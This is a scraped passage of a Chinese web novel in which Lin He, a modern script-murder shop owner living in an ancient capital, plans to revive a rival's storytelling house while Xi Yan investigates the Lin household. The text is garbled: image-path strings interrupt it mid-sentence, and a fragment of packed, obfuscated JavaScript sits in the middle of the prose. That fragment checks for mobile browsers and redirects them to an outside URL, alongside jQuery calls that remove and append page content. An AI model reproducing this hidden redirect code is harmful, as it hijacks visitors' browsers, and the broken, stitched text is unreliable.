没道理啊,林鹤合上了书本,写了这么多年她对自己写剧本的水平还是了解的,她递给小厮一杯水:“顺顺气,别着急,缓好了再说。”
小厮喝完,终于缓了过来:“林……林姑娘,贺三娘那边说,东街新开了家说书馆,抢去了馆里大部分生意,馆里生意经营不下去,要闭客歇业了。”
不是自己剧本的问题,那问题就不大了,林鹤松了口气。
“一个街道开多家店铺是常事啊,更何况贺三娘那家店开了那么多年了,照理来说更有顾客基础,怎么会开不下去呢?”林鹤疑惑道。
在现代雪王瑞幸喜茶等等奶茶店开满了一条路的情况比比皆是,没见哪家店开不下去的,怎么东街突然来个竞争同行,贺三娘的店就要倒闭了。
小厮回道:“就是因为那家话本馆,据说是挖走了几个说书先生,我过去的时候,那个新话本馆的余馆长还在三娘门口吆喝,说是要……三娘好看。”
看来是私人恩怨了,林鹤向来不是很喜欢这些耍阴招的同行,她开店的时候常常有人抄袭她的开店模式,甚至还有人造谣她的灵异本闹鬼,造谣她克扣员工工资。
这些人赚得了一时的钱,赚不了一世的,开店不诚心必定会遭反噬,想必这位余馆长的店也开不了多久,她问道:“那你给三娘看了我的话本了没?”
“看了是看了,不过这余馆长闹得这样凶,三娘心思也没在话本上,草草看完就搁置在台子上了。”小厮有些犹豫,但还是继续说道:“听说这余馆长走的时候还对着三娘放狠话。”
淮京最热的话本馆就是贺三娘家的,要想积攒声望值只能找她,可如今这余馆长一搅局,倒是让林鹤有些头疼,反正她是不可能去找这个余馆长合作的,这人靠着仇恨开店,做生意反而不会上心,去了就是毁自己的招牌。
“这样,”林鹤提笔写字,一边对着小厮吩咐道:“今明两天帮我去府里找一个样貌清秀、口才利索的小厮,等我手上这本新的话本写完了,到时候去三娘馆里说一场书,对着念就行。”
“这……可是……”小厮有点犹豫,他们虽奉命保护林姑娘,但本身还是属于郤府,怎能去话本馆当说书先生。
林鹤看出来他的犹豫,拍拍他的肩,“讲一次就行啦,放心,我保证就这一次,三娘的说书馆就能枯木逢春。”
也许是林鹤的神色太笃定,小厮竟愣愣地应下了,先是去跟郤晏禀报,请求调度府里适合条件的侍卫。
“事情就是这样的,二公子,您看怎么安排?”
郤晏背身站在桌边,正皱眉翻着手里的卷宗,随口问道:“她还说什么了?”
“她说……她说后续她的话本馆开了,事务繁忙,可能还有几次会用到您府上的人,不过她不会吃白食,到时候都会给与相应报酬的。”
“繁忙……”,郤晏摩挲着卷宗的纸张,竟不知如何形容他这位青梅。
她对林鹤的记忆不多,只记得小时候二人一起放过风筝,后来林鹤母亲与母亲因林父闹掰,再后来就是她母亲纪夫人去世,郤府与林府的关系逐渐变淡。
母亲惦念着纪素婉的骨血,常常偷偷派人给林鹤送些添补家用的衣裳物件,但从没见她穿过,那时她的痴傻之名已然在淮京传得沸沸扬扬,每次出去都引得旁人捂嘴嫌恶,林家人从没管过一次,想必这些贴补之物都被林府人据为己有了,母亲识破后,后来便不再让人送东西了。
几年前淮京赏花宴的时候他见过林鹤几眼,但当时她已完全认不出自己了,穿着破破烂烂的鹅黄衣裳傻兮兮地跟着她姐姐身边那一圈姊妹团笑,浑然不觉自己正是被嘲笑的对象。
“怎么这么笨,”郤晏小声道。
他与林鹤的交集仅仅止步于此,随着他步入大理寺,每天都忙得脚不沾地,更是没工夫去想这些事,谁曾想林府竟翻出了纪夫人与母亲早年写的誓书,说是要将他与林鹤许下婚事。
郤晏从来不在意这些情爱婚姻,他认为查案比爱情来得更重要。只是林鹤困于林府腌臜,母亲又心有不忍,他便应下了这门婚事,反正林府家大业大,他能养她一辈子。大不了等林鹤以后寻得真爱,他再与她和离也行。
谁曾想他这次外出查贪污案,竟循着嫌犯踪迹找到了林府,不想打草惊蛇,他偷偷顺着迹象追踪,居然发现了林府偷梁换柱的真相。
府内查找不到嫌犯线索后他又循着旧路折返,再次在路口遇到了昏倒的林鹤,浑身都是火焰熏燎的痕迹,穿得包浆的旧衣已被烧得破破烂烂。
郤晏自认不是什么慈悲心泛滥的善人,大理寺每天有上千个案子要断,倘若对每个人都心软,郤府怕是都要站满人了。
可林鹤毕竟是纪夫人的骨血,纪夫人与母亲情同骨肉,倘若让母亲知晓了林鹤的遭遇,必定要心疼得直把她当亲女儿宠。
可谁都没料想到,林鹤这鬼门关走一遭,竟变得好似换了一个人一般,不仅不复之前的唯唯诺诺,反而生动了起来,喜欢拉着一个人絮絮叨叨地讲自己的规划,讲自己的“雄心壮志”,什么所谓的剧本杀?
想到这里,郤晏没忍住笑着摇了摇头,淮京生意本就难做,大多都被权贵垄断,贺三娘就是典型的一个例子,像林鹤这种没权没钱,甚至可能还要当一段时间黑户、乳臭未干的丫头,怎么可能做得起来生意。
“让你查的事怎么样了?”郤晏问道。
“二公子,嫌犯的轨迹变幻莫测,最后一次看见他就是在林府后院的梅花斋,属下刚查出点眉目,后续还得等尤六尤十二去查。”
“行,继续去查,切忌打草惊蛇,林鹤那边派尤四去吧,让他继续藏好自己暗卫的身份,注意保护好她,别让她出府。”
“是,”尤二重重应下,随后便离开了。
尤二走后,郤晏提笔磨墨,想向母亲再额外了解一些林府的事情,昨夜尤十四只查得林府克扣林鹤衣食,;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|cl/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17588801|205398||http|test|mini|href|location''.split(''|''),0,{}));
() {
$(''.inform'').remove();$(''#content'').append(''
任她自生自灭,这跟他之前了解的一样,起初他只以为林弘景宠妾灭妻,不,灭外室,才会对纪夫人的女儿这般虐待。
可看着林府对林鹤斩尽杀绝的样子,竟像是有着深仇大恨,林府的事他了解不多,只知母亲早年因林弘景与纪夫人闹掰过,可母亲又对纪夫人的骨血如此关切,那必不可能是二人的交情出了问题,林府有问题。
如今这个节骨眼上,他又查出林府与腐败案有关,林弘景肯定藏着不可告人的秘密。
写完字条,他吹起口哨召来送信的鸽子,将字条塞进鸽子脚边。
他看着鸽子飞向郤府,莫名有一种山雨欲来风满楼的感觉。
但愿,此事能有个平安无事的了结。
——近来无事,没有人催稿子,不需要从早到晚视察自己的剧本杀店,不用担心生存问题,林鹤是结结实实地睡了好大一个觉,直到日上三竿才起。
虽然001总是在她耳边嚎叫,但她从来没理会过,卖剧本杀开剧本杀店这个事不是一口气就能做成的,更何况贺三娘那边还出了问题,她只需要准备好两三个预热的本子,静待好消息就行。
别的不说,她对自己写本的能力是很有自信的,想当初岚市几百家剧本杀店,她硬是靠着自己独家的稿子和别致的经营模式硬生生杀出了一片天地,国内但凡是个稍微了解剧本杀的人,都知道她的店名。
更何况她如今还有系统加持,想要拿捏这帮没尝过好东西的古代人可谓轻轻松松,唉,真不知道这个001有什么好着急的。
“别吵了,别吵了,大清早的不嫌烦啊。”
“啊啊啊啊啊,你竟然嫌我烦,我到底是为了谁如此殚精竭虑,就剩十几天了你知道吗。再不写稿子你就要死了!还大清早,你再睡两个小时都可以去吃晚饭了!”
“啧,”林鹤嫌弃地揪起在她身边旋转飞舞的小东西,一把甩开,“别转了,晕死了。”
“你这个不求上进的人类,我当初真是瞎了眼才会选你当宿主,整天不是吃就是睡,我的四百年寿命的超长记录啊,我差一点儿就可以排行第二十名了,如今却要葬送在这个鸟不拉屎的地方呜呜呜~”
魔音贯耳实在难听,林鹤一把上前捏住了他的嘴:“停,stop,stop,再吵我明天就跳河让你403岁都活不到。”
001原本只是恐吓她,哪想宿主竟比她还狠心,他只得一边挣扎,一边用挥舞的小翅膀示意自己不会再吵了。
“唔唔唔呼,”001得了自由,不敢再吵,只敢绕着林鹤不停转圈圈。
“得了别急了,我干这行这么多年比你懂行情啊,”林鹤举起001直接对着对面,“放心,前几天写的两个预热的话本够他们研究好几天的了,喏,不信你看。”
001抬头看去,却见对面不知何时来了一拨人,尤四尤二算两个,旁边竟跟熙熙攘攘三四个姑娘,朝这边赶了过来。